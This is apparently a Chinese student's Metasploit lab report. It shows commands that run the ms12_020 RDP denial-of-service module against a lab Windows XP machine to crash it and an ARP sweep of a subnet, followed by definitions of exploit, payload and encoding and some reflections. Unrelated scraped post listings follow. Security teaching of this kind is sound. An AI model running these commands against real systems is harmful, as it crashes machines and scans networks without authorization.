

use auxiliary/dos/windows/rdp/ms12_020_maxchannelids  //进行漏洞利用,使WinXP蓝屏

show options

set RHOST 192.168.28.139

exploit

【2】auxiliary中的arp_sweep主机发现模块

use auxiliary/scanner/discovery/arp_sweep

set RHOSTS 192.168.28.0/24          //设置扫描网段

exploit
二、问题与感想
1.解释什么是exploit,payload,encode
exploit : 测试者利用系统,程序,或服务的漏洞进行攻击的一个过程。
payload : 攻击者在目标系统上执行的一段攻击代码,该代码具有返弹连接,创建用户,执行其他系统命令的功能。
encode : 编码是为了避免使攻击载荷不能完整运行的“坏字符”,同时也可改变特征码,帮助攻击载荷避免被杀软发现。
2.离实战还缺些什么技术或步骤?
WinXP、WinServer2003等机器版本过低,加上开启服务过多,基本处于不设防的状态,攻击显得比较容易。实战中,本次实验主要处于攻击渗透阶段,而前期需要做大量的情报搜集、漏洞探测与分析等工作,加之有防火墙、IDS等告警机制的干扰,较于本次实验,实战会复杂得多。
3.感想
metasploit的攻击模块与载荷都对操作系统和软件版本都有细致的要求,必须要在特定环境与配置中才能生效,这是msf的专一性与局限性所在。要想提高渗透与攻击的成功率,还是需要安全人员对计算机系统与服务等有较深地理解。
Exp5 MSF基础应用的更多相关文章
- 2018-2019 20165232 Exp5 MSF基础应用
2018-2019 20165232 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个 ...
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019-2 20165206 网络攻防技术 Exp5 MSF基础应用
- 2018-2019-2 20165206<网络攻防技术>Exp5 MSF基础应用 - 实验任务 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 2018-2019-2 网络对抗技术 20162329 Exp5 MSF基础应用
目录 Exp5 MSF基础应用 一.基础问题回答 二.攻击系统 ms08_067攻击(成功) 三.攻击浏览器 ms11_050_mshtml_cobjectelement(Win7失败) 手机浏览器攻 ...
- 2018-2019-2 20165311《网络对抗技术》Exp5 MSF基础应用
<网络对抗技术>Exp5 MSF基础应用 实验目的 实验内容 一个主动攻击实践(ms08_067) 一个针对浏览器的攻击(ms11_050) 一个针对客户端的攻击(adobe_toolbu ...
- 2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165317 Exp5 MSF基础应用 一.原理与实践说明 1.实践内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具 ...
- 2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用
2018-2019-2 网络对抗技术 20165225 Exp5 MSF基础应用 验前准备 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻 ...
- 2018-2019-2 20165336《网络攻防技术》Exp5 MSF基础应用
2018-2019-2 20165336<网络攻防技术>Exp5 MSF基础应用 一.攻击实例 主动攻击的实践 ms08_067(成功) payload/generic/shell_rev ...
随机推荐
- Easyui datagrid combobox输入框下拉(取消)选值和编辑已选值处理
datagrid combobox输入框下拉(取消)选值和编辑已选值处理 by:授客 QQ:1033553122 测试环境 jquery-easyui-1.5.3 需求场景 如下,在datagri ...
- 深入浅出ES6教程模块化
大家好,本人名叫苏日俪格,大家叫我 (格格) 就好,在上一章节中我们学到了Promise的用法,下面我们一起来继续学习模块化: JavaScript本身是不支持模块化的,只不过后来一些社区的大佬制定了 ...
- vscode指定扩展安装位置
默认情况下,(Windows)vscode的安装路径为C:\Users\用户名\.vscode\extensions. 如果想要自定义扩展的安装路径,无法直接在vscode中修改.但是,在启动vsco ...
- C#标识符与关键字
标识符是指在程序中用来表示实物的单词,是分配给类型(类.结构.枚举.接口或委托).成员.变量或命名空间的名称.有效标识符必须遵循以下原则: 标识符不能以数字开头也不能包含空格: 标识符可以包含大小写字 ...
- 深入研究 Mini ASP.NET Core(迷你 ASP.NET Core),看看 ASP.NET Core 内部到底是如何运行的
前言 几年前,Artech 老师写过一个 Mini MVC,用简单的代码告诉读者 ASP.NET MVC 内部到底是如何运行的.当时我研究完以后,受益匪浅,内心充满了对 Artech 老师的感激,然后 ...
- 随心测试_软测基础_004<测试人员工作职责>
接上篇续,依据_软测基础体系:<依据不同的测试对象,选取适合的方法,按照设计的流程完成测试工作,检验整个过程是否达到测试的目的>.“学以致用”,实践于工作职责 常见面试题: —— 诸如以下 ...
- 证明与计算(3): 二分决策图(Binary Decision Diagram, BDD)
0x01 布尔代数(Boolean algebra) 大名鼎鼎鼎的stephen wolfram在2015年的时候写了一篇介绍George Boole的文章:George Boole: A 200-Y ...
- Django(六)Session、CSRF、中间件
大纲 二.session 1.session与cookie对比 2.session基本原理及流程 3.session服务器操作(获取值.设置值.清空值) 4.session通用配置(在配置文件中) 5 ...
- 财务CLOUD成本核算
1.关账 仓库账关账 2.应收应付是否已审核 生成财务应收应付 3.存货账关账 4.1采购存货核算 4.2零成本维护 4.3成本中心设置 4.4成本项目设置 4.5费用项目设置 4.6成本项目匹配方 ...
- vue.js实战——props单向数据流
Vue2.x通过props传递数据是单向的了,也就是父组件数据变化时会传递给子组件,但是反过来不行. 业务中会经常遇到两种需要改变prop的情况, 一种是父组件传递初始值进来,子组件将它作为初始值保存 ...